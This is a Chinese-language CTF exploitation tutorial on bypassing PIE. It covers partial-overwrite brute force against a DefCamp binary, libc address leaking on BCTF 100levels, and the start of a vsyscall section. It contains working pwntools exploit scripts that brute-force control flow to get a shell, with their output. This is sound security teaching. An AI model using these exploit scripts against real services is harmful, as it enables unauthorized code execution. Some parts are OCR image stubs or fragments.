.got:000056462319DF88 malloc_ptr      dq offset malloc  ; DATA XREF: _mallocîr
.got:000056462319DF90 fflush_ptr      dq offset fflush  ; DATA XREF: _fflushîr
.got:000056462319DF98 __printf_chk_ptr dq offset __printf_chk ; DATA XREF: ___printf_chkîr
.got:000056462319DFA0 exit_ptr        dq offset exit    ; DATA XREF: _exitîr
.got:000056462319DFA8 fwrite_ptr      dq offset fwrite  ; DATA XREF: _fwriteîr
.got:000056462319DFB0 sleep_ptr       dq offset sleep   ; DATA XREF: _sleepîr
.got:000056462319DFB8 __cxa_finalize_ptr dq offset __cxa_finalize
.got:000056462319DFB8                                   ; DATA XREF: ___cxa_finalizeîr
```

课后例题和练习题附件

Linux pwn入门教程(7)——PIE与bypass思路

作者：Tangerine@SAINTSEC

0x00 PIE简介

在之前的文章中我们提到过ASLR这一防护技术。由于受到堆栈和libc地址可预测的困扰，ASLR被设计出来并得到广泛应用。因为ASLR技术的出现，攻击者在ROP或者向进程中写数据时不得不先进行leak，或者干脆放弃堆栈，转向bss或者其他地址固定的内存块。而PIE(position-independent executable，地址无关可执行文件)技术就是一个针对代码段.text，数据段.*data，.bss等固定地址的一个防护技术。同ASLR一样，应用了PIE的程序会在每次加载时都变换加载基址，从而使位于程序本身的gadget也失效。

```
[*] '/root/format_x86-64'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

```
.text:0000000000400586 ; int __cdecl main(int argc, const c
.text:0000000000400586 public main
.text:0000000000400586 main proc near
.text:0000000000400586
.text:0000000000400586 buf= byte ptr -130h
.text:0000000000400586
.text:0000000000400586 push    rbp
.text:0000000000400587 mov     rbp, rsp
.text:000000000040058A sub     rsp, 130h
.text:0000000000400591 mov     eax, 0
.text:0000000000400596 call    showVersion
.text:000000000040059B
.text:000000000040059B loc_40059B:
.text:000000000040059B lea     rdx, [rbp+buf]
```

没有PIE保护的程序，每次加载的基址都是固定的，64位上一般是0x400000

```
root@58f4dbb8b1e8:~# checksec 100levels
[*] '/root/100levels'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

```
.text:000055D56C393F4E
.text:000055D56C393F4E push    rbp
.text:000055D56C393F4F mov     rbp, rsp
.text:000055D56C393F52 sub     rsp, 30h
.text:000055D56C393F56 mov     [rbp+var_30], 0
.text:000055D56C393F5E mov     [rbp+var_28], 0
.text:000055D56C393F66 mov     [rbp+var_20], 0
.text:000055D56C393F6E mov     [rbp+var_18], 0
.text:000055D56C393F76 call    _24initv
.text:000055D56C393F7B call    _26bannerv
.text:0000558755A6AF4E
.text:0000558755A6AF4E push    rbp
.text:0000558755A6AF4F mov     rbp, rsp
.text:0000558755A6AF52 sub     rsp, 30h
.text:0000558755A6AF56 mov     [rbp+var_30], 0
.text:0000558755A6AF5E mov     [rbp+var_28], 0
.text:0000558755A6AF66 mov     [rbp+var_20], 0
.text:0000558755A6AF6E mov     [rbp+var_18], 0
.text:0000558755A6AF76 call    _24initv
.text:0000558755A6AF7B call    _26bannerv
```

使用PIE保护的程序，可以看到两次加载的基址是不一样的
显然，PIE的应用给ROP技术造成了很大的影响。但是由于某些系统和缺陷，其他漏洞的存在和地址随机化本身的问题，我们仍然有一些可以bypass PIE的手段。下面我们介绍三种比较常见的手法。

0x01 partial write bypass PIE

partial write(部分写入)就是一种利用了PIE技术缺陷的bypass技术。由于内存的页载入机制，PIE的随机化只能影响到单个内存页。通常来说，一个内存页大小为0x1000，这就意味着不管地址怎么变，某条指令的后12位，3个十六进制数的地址是始终不变的。因此通过覆盖EIP的后8或16位（按字节写入，每字节8位)就可以快速爆破或者直接劫持EIP。
我们打开例子~/DefCamp CTF Finals 2016-SMS/SMS，这是一个64位程序，主要的功能函数dosms()调用了存在漏洞的set_user和set_sms

```
int dosms()
{
  char v1; // [sp+0h] [bp-C0h]@1
  int v2; // [sp+8Ch] [bp-34h]@1
  int v3; // [sp+B4h] [bp-Ch]@1

  memset(&v2, 0, 0x28uLL);
  v3 = 140;
  set_user((__int64)&v1);
  set_sms((__int64)&v1);
  return puts("SMS delivered");
}
```

set_user可以读取128字符的username，从set_sms中对strncpy的调用可以看出长度保存在a1+180,username首地址在a1+140,可以通过溢出修改strncpy长度造成溢出。

```
int __fastcall set_user(__int64 a1)
{
  char s[140]; // [sp+10h] [bp-90h]@1
  int i; // [sp+9Ch] [bp-4h]@1

  memset(s, 0, 0x80uLL);
  puts("Enter your name");
  printf("> ", 0LL);
  fgets(s, 128, _bss_start);
  for ( i = 0; i <= 40 && s[i]; ++i )
    *(_BYTE *)(a1 + i + 140) = s[i];
  return printf("Hi, %s", a1 + 140);
}
```

```
char *__fastcall set_sms(__int64 a1)
{
  char s; // [sp+10h] [bp-400h]@1

  memset(&s, 0, 0x400uLL);
  puts("SMS our leader");
  printf("> ", 0LL);
  fgets(&s, 1024, _bss_start);
  return strncpy((char *)a1, &s, *(_DWORD *)(a1 + 180));
}
```

除此之外，程序还有一个后门函数frontdoor

```
int frontdoor()
{
  char s; // [sp+0h] [bp-80h]@1

  fgets(&s, 128, _bss_start);
  return system(&s);
}
```

这个程序使用了PIE作为保护，我们不能确定frontdoor的具体地址，因此没办法直接通过溢出来跳转到frontdoor()。但是由于我们前面所述的原因，我们可以尝试爆破。
通过查看frontdoor的汇编代码我们知道其地址后三位是0x900

```
.text:0000557399217900 frontdoor       proc near
.text:0000557399217900
.text:0000557399217900 s               = byte ptr -80h
.text:0000557399217900
.text:0000557399217900                 push    rbp
.text:0000557399217901                 mov     rbp, rsp
.text:0000557399217904                 add     rsp, 0FFFFFFFFFFFFFF80h
.text:0000557399217908                 mov     rdx, cs:__bss_start ; stream
.text:000055739921790F                 lea     rax, [rbp+s]
.text:0000557399217913                 mov     esi, 80h        ; n
.text:0000557399217918                 mov     rdi, rax        ; s
.text:000055739921791B                 call    _fgets
.text:0000557399217920                 lea     rax, [rbp+s]
.text:0000557399217924                 mov     rdi, rax        ; command
.text:0000557399217927                 call    _system
.text:000055739921792C                 nop
.text:000055739921792D                 leave
.text:000055739921792E                 retn
.text:000055739921792E frontdoor       endp
.text:000055739921792E
```

但是由于我们的payload必须按字节写入，每个字节是两个十六进制数，所以我们必须输入两个字节。除去已知的0x900还需要爆破一个十六进制数。这个数只可能在0~0xf之间改变，因此爆破空间不大，可以接受。
在前面几篇文章的训练之后，我们很容易通过调试获取溢出所需的padding并且写出payload如下：

```
payload = 'a'*40                                    #padding
payload += '\xca'                                   #修改长度为202，即payload的长度，这个参数会在其后的strncpy被使用
io.sendline(payload)
io.recv()
payload = 'a'*200                                   #padding
payload += '\x01\xa9'                               #frontdoor的地址后三位是0x900, +1跳过push rbp
io.sendline(payload)
```

我们看到注释里用的不是0x900而是0x901，这是因为在实际调试中发现跳转到frontdoor时会出错。为了验证payload的正确性，我们可以在调试时通过IDA修改内存地址修正爆破位的值，此处从略。
验证完payload的正确性之后，我们还必须面临一个问题，那就是如何自动化进行爆破。我们触发一个错误的结果

```
>>> from pwn import *
>>> io = remote("172.17.0.3", 10001)
[x] Opening connection to 172.17.0.3 on port 10001
[x] Opening connection to 172.17.0.3 on port 10001: Trying 172.17.0.3
[+] Opening connection to 172.17.0.3 on port 10001: Done
>>> payload = 'a'*40                                   #padding
>>> payload += '\xca'                                  #修改长度为202，即payload的长度，这个参数会在其后的strncpy被使用
>>> io.sendline(payload)
>>> io.recv()
'------------------------------------------\n|   Welcome to Defcamp SMS service         |\n------------------------------------------
-----\nEnter your name\n> Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xcaSMS our leader\n> '
>>> payload = 'a'*200                                  #padding
>>> payload += '\x01\xa9'                              #frontdoor的地址后三位是0x900, +1跳过push rbp
>>> io.sendline(payload)
>>> io.recv()
'SMS delivered\n'
>>> io.recv(timeout = 1)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 78, in recv
    return self._recv(numb, timeout) or ''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 156, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 126, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/sock.py", line 54, in recv_raw
    raise EOFError
EOFError
```

我们知道爆破失败的话程序就会崩溃，此时io的连接会关闭，因此调用io.recv()会触发一个EOFError。由于这个特性，我们可以使用python的try...except...来捕获这个错误并进行处理。
最终脚本如下：

```
#!/usr/bin/python
#coding:utf-8

from pwn import *

context.update(arch = 'amd64', os = 'linux')
i = 0

while True:
        i += 1
        print i
        io = remote("172.17.0.3", 10001)
        io.recv()
        payload = 'a'*40                                        #padding
        payload += '\xca'                                        #修改长度为202，即payload的长度，这个参数会在其后的strncpy被使用
        io.sendline(payload)
        io.recv()
        payload = 'a'*200                                        #padding
        payload += '\x01\xa9'                                #frontdoor的地址后三位是0x900, +1跳过push rbp
        io.sendline(payload)
        io.recv()
        try:
                io.recv(timeout = 1)                        #要么崩溃要么爆破成功，若崩溃io会关闭，io.recv()会触发EOFError
        except EOFError:
                io.close()
                continue
        else:
                sleep(0.1)
```


```
                io.sendline('/bin/sh\x00')
                sleep(0.1)
                io.interactive()                                    #没有EOFError的话就是爆破成功，可以开shell
                break
```

0x02 泄露地址bypass PIE

PIE影响的只是程序加载基址，并不会影响指令间的相对地址，因此我们如果能泄露出程序或libc的某些地址，我们就可以利用偏移来达到目的。
打开例子~/BCTF 2017-100levels/100levels，这是个64位的答题程序，要求输入两个数字，相加得到关卡总数，然后计算乘法。本题的栈溢出漏洞位于0xe43的question函数中。

```
signed __int64 __fastcall questions(signed int a1)
{
  signed __int64 result; // rax@2
  int v2; // eax@5
  __int64 v3; // rax@5
  __int64 buf; // [sp+10h] [bp-30h]@1
  __int64 v5; // [sp+18h] [bp-28h]@1
  __int64 v6; // [sp+20h] [bp-20h]@1
  __int64 v7; // [sp+28h] [bp-18h]@1
  int v8; // [sp+34h] [bp-Ch]@5
  int v9; // [sp+38h] [bp-8h]@5
  int v10; // [sp+3Ch] [bp-4h]@5

  buf = 0LL;
  v5 = 0LL;
  v6 = 0LL;
  v7 = 0LL;
  if ( a1 )
  {
    if ( questions((unsigned int)(a1 - 1)) == 0 )
    {
      result = 0LL;
    }
    else
    {
      v10 = rand() % a1;
      v2 = rand();
      v9 = v2 % a1;
      v8 = v2 % a1 * v10;
      puts("~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~");
      printf("Level %d\n", (unsigned int)a1);
      printf("Question: %d * %d = ? Answer:", (unsigned int)v10, (unsigned int)v9);
      read(0, &buf, 0x400uLL);
      v3 = strtol((const char *)&buf, 0LL, 10);
      result = v3 == v8;
    }
  }
  else
  {
    result = 1LL;
  }
  return result;
}
```

read会读入0x400个字符到栈上，而对应的局部变量buf显然没那么大，因此会造成栈溢出。由于使用了PIE，而且题目中虽然有system但是没有后门，所以本题没办法使用partial write劫持RIP。但是我们在进行调试时发现了栈上有一些有趣的数据：




我们可以看到栈上有大量指向libc的地址。
那么这些地址我们要怎么leak出来呢，我们继续看questions这个函数，又看到了一个有趣的东西

```
call    _puts
mov     eax, [rbp+var_34]
mov     esi, eax
lea     rdi, aLevelD    ; "Level %d\n"
mov     eax, 0
call    _printf
mov     edx, [rbp+var_8]
```


这边的printf输出的参数位于栈上，通过rbp定位。
利用这两个信息，我们很容易想到可以通过partial overwrite修改RBP的值指向这块内存，从而泄露出这些地址，利用这些地址和libc就可以计算到one gadget RCE的地址从而栈溢出调用。我们使用以下脚本把RBP的最后两个十六进制数改成0x5c，此时[rbp+var_34] = 0x5c-0x34=0x28，泄露位于这个位置的地址。

```
io = remote('172.17.0.3', 10001)
io.recvuntil("Choice:")
io.send('1')
io.recvuntil('?')
io.send('2')
io.recvuntil('?')
io.send('0')

io.recvuntil("Question: ")
question = io.recvuntil("=")[:-1]
answer = str(eval(question))
payload = answer.ljust(0x30, '\x00') + '\x5c'
io.send(payload)
io.recvuntil("Level ")
addr_l8 = int(io.recvuntil("Question: ")[:-10])
```


通过多次进行实验，我们发现这段脚本的成功率有限，有时候能泄露出libc中的地址
有时候是start的首地址




有时候是start的首地址



有时候是无意义的数据



甚至会直接出错



原因是[rbp+var_34]中的数据是0，idiv除法指令产生了除零错误。

```
cdq
idiv    [rbp+var_34]
mov     [rbp+var_4], edx
call    _rand
cdq
idiv    [rbp+
mov     [rbp+
mov     eax,
imul    eax,
mov     [rbp+
lea     rdi,
call    _puts
mov     eax,
mov     esi,
```

```
[rbp+var_34]=[[stack]:00007FFC25B4CD28]
db    0
db    0
db    0
db    0
db    0
db    0
db    0
db    0
db    0
db    0
```

```
onized with RIP)
```

Stack view

```
00007FFC25B4CD18  00005566A0F129D0  start
00007FFC25B4CD20  00007FFC25B4D020  [stack]:00007FFC25B4D020
00007FFC25B4CD28  0000000000000000
00007FFC25B4CD30  0000000000000000
00007FFC25B4CD38  00005566A0F12F27  questions+E4
```

此外，我们观察泄露出来的addr_l8会发现有时候是正数有时候是负数。这是因为我们只能泄露出地址的低32位，低8个十六进制数。而这个数的最高位可能是0或者1，转换成有符号整数就可能是正负两种情况。因此我们需要对其进行处理

```
if addr_l8 < 0:
        addr_l8 = addr_l8 + 0x100000000
```

由于我们泄露出来的只是地址的低32位，抛去前面的4个0，我们还需要猜16位，即4个十六进制数。幸好根据实验，程序加载地址似乎总是在0x000055XXXXXXXXXX-0x000056XXXXXXXXXX间徘徊，因此我们的爆破空间缩小到了0x100*2=512次。我们随便选择一个在这个区间的地址拼上去

```
addr = addr_l8 + 0x7f8b00000000
```

为了加快成功率，显然我们不可能只针对一种情况做处理，从上面的截图上我们可以看到那块空间中有好几个不同的libc地址

Stack view

```
00007FFE49438030  00007FB2BD1BCB10  libc_2.24.so:00007FB2BD1BCB10
00007FFE49438038  00007FB2BD79F4C0  debug003:00007FB2BD79F4C0
00007FFE49438040  00000000FFFFFFFF
00007FFE49438048  0000556A44243058  .got.plt:off_556A44243058
00007FFE49438050  00007FB2BD1BB358  libc_2.24.so:00007FB2BD1BB358
00007FFE49438058  00007FB2BD22F8E7  libc_2.24.so:_IO_file_write+37
00007FFE49438060  00007FB2BD577600  libc_2.24.so:_IO_2_1_stdout_
00007FFE49438068  0000000000000D68
00007FFE49438070  0000000000000001
00007FFE49438078  00007FB2BD577683  libc_2.24.so:_IO_2_1_stdout_+83
00007FFE49438080  00007FB2BD5728C0  libc_2.24.so:00007FB2BD5728C0
00007FFE49438088  00000000BD231432
00007FFE49438090  0000000000000000
00007FFE49438098  0000000000000000
00007FFE494380A0  0000000000000000
00007FFE494380A8  0000000000000000
00007FFE494380B0  00007FB2BD573400  libc_2.24.so:_IO_file_jumps
00007FFE494380B8  0000000000000000
00007FFE494380C0  00007FFE49438110  [stack]:00007FFE49438110
00007FFE494380C8  0000556A44041E88  questions+48
```

根据PIE的原理和缺陷，我们可以把后三位作为指纹，识别泄露出来的地址是哪个

```
if hex(addr)[-2:] == '0b':          #__IO_file_overflow+EB
        libc_base = addr - 0x7c90b
elif hex(addr)[-2:] == 'd2':        #puts+1B2
        libc_base = addr - 0x70ad2
elif hex(addr)[-3:] == '600':#_IO_2_1_stdout_
        libc_base = addr - 0x3c2600
elif hex(addr)[-3:] == '400':#_IO_file_jumps
        libc_base = addr - 0x3be400
elif hex(addr)[-2:] == '83':        #_IO_2_1_stdout_+83
        libc_base = addr - 0x3c2683
elif hex(addr)[-2:] == '32':        #_IO_do_write+C2
        libc_base = addr - 0x7c370 - 0xc2
elif hex(addr)[-2:] == 'e7':        #_IO_do_write+37
        libc_base = addr - 0x7c370 - 0x37
```

最后我们针对泄露出来的无意义数据做一下处理，按照上一节的思路用try...except做一个自动化爆破，形成一个脚本。脚本具体内容见于附件，爆破成功如图

```
[+] Opening connection to 172.17.0.3 on port 10001: Done
[*] try time 2631, leak addr 0x7f8b00000002, libc_base at 0x0, one_gadget at 0x45526
[*] Closed connection to 172.17.0.3 port 10001
[+] Opening connection to 172.17.0.3 on port 10001: Done
[*] try time 2632, leak addr 0x7f8b06147600, libc_base at 0x7f8b05d85000, one_gadget at 0x7f8b05dca526
[*] Closed connection to 172.17.0.3 port 10001
[+] Opening connection to 172.17.0.3 on port 10001: Done
[*] try time 2633, leak addr 0x7f8ba1025600, libc_base at 0x7f8ba0c63000, one_gadget at 0x7f8ba0ca8526
[*] Switching to interactive mode
$
```

从图中我们可以看到本次爆破总共尝试了2633次，相比于上一节，次数还是比较多的。

此题在网上可以搜到其他利用泄露出来的返回地址做ROP的做法，由于题目中已经有system，感兴趣的同学也可以试一下。此外，这个题目和下一节中的题目本质上是一样的，因此也可以作为下一节的练习题。

0x03 使用vdso/vsyscall bypass PIE

我们知道，在开启了ASLR的系统上运行PIE程序，就意味着所有的地址都是随机化的。然而在某些版本的系统中这个结论并不成立，原因是存在着一个神奇的vsyscall。（由于vsyscall在一部分发行版本中的内核已经被裁减掉了，新版的kali也属于其中之一。vsyscall在内核中实现，无法用docker模拟，因此任何与vsyscall相关的实验都改成在Ubuntu 16.04上进行，同时libc中的偏移需要进行修正）

```
tangerine@ubuntu:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 393241                             /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 393241                             /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 393241                             /bin/cat
0233d000-0235e000 rw-p 00000000 00:00 0                                  [heap]
7f271842f000-7f2718707000 r--p 00000000 08:01 1844000                    /usr/lib/locale/locale-archive
7f2718707000-7f27188c7000 r-xp 00000000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f27188c7000-7f2718ac7000 ---p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f2718ac7000-7f2718acb000 r--p 001c0000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f2718acb000-7f2718acd000 rw-p 001c4000 08:01 796178                     /lib/x86_64-linux-gnu/libc-2.23.so
7f2718acd000-7f2718ad1000 rw-p 00000000 00:00 0
7f2718ad1000-7f2718af7000 r-xp 00000000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f2718cbb000-7f2718ce0000 rw-p 00000000 00:00 0
7f2718cf6000-7f2718cf7000 r--p 00025000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f2718cf7000-7f2718cf8000 rw-p 00026000 08:01 796176                     /lib/x86_64-linux-gnu/ld-2.23.so
7f2718cf8000-7f2718cf9000 rw-p 00000000 00:00 0
7fff148d5000-7fff148f6000 rw-p 00000000 00:00 0                          [stack]
7fff148f8000-7fff148fb000 r--p 00000000 00:00 0                          [vvar]
7fff148fb000-7fff148fd000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
tangerine@ubuntu:~$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 393241                             /bin/cat
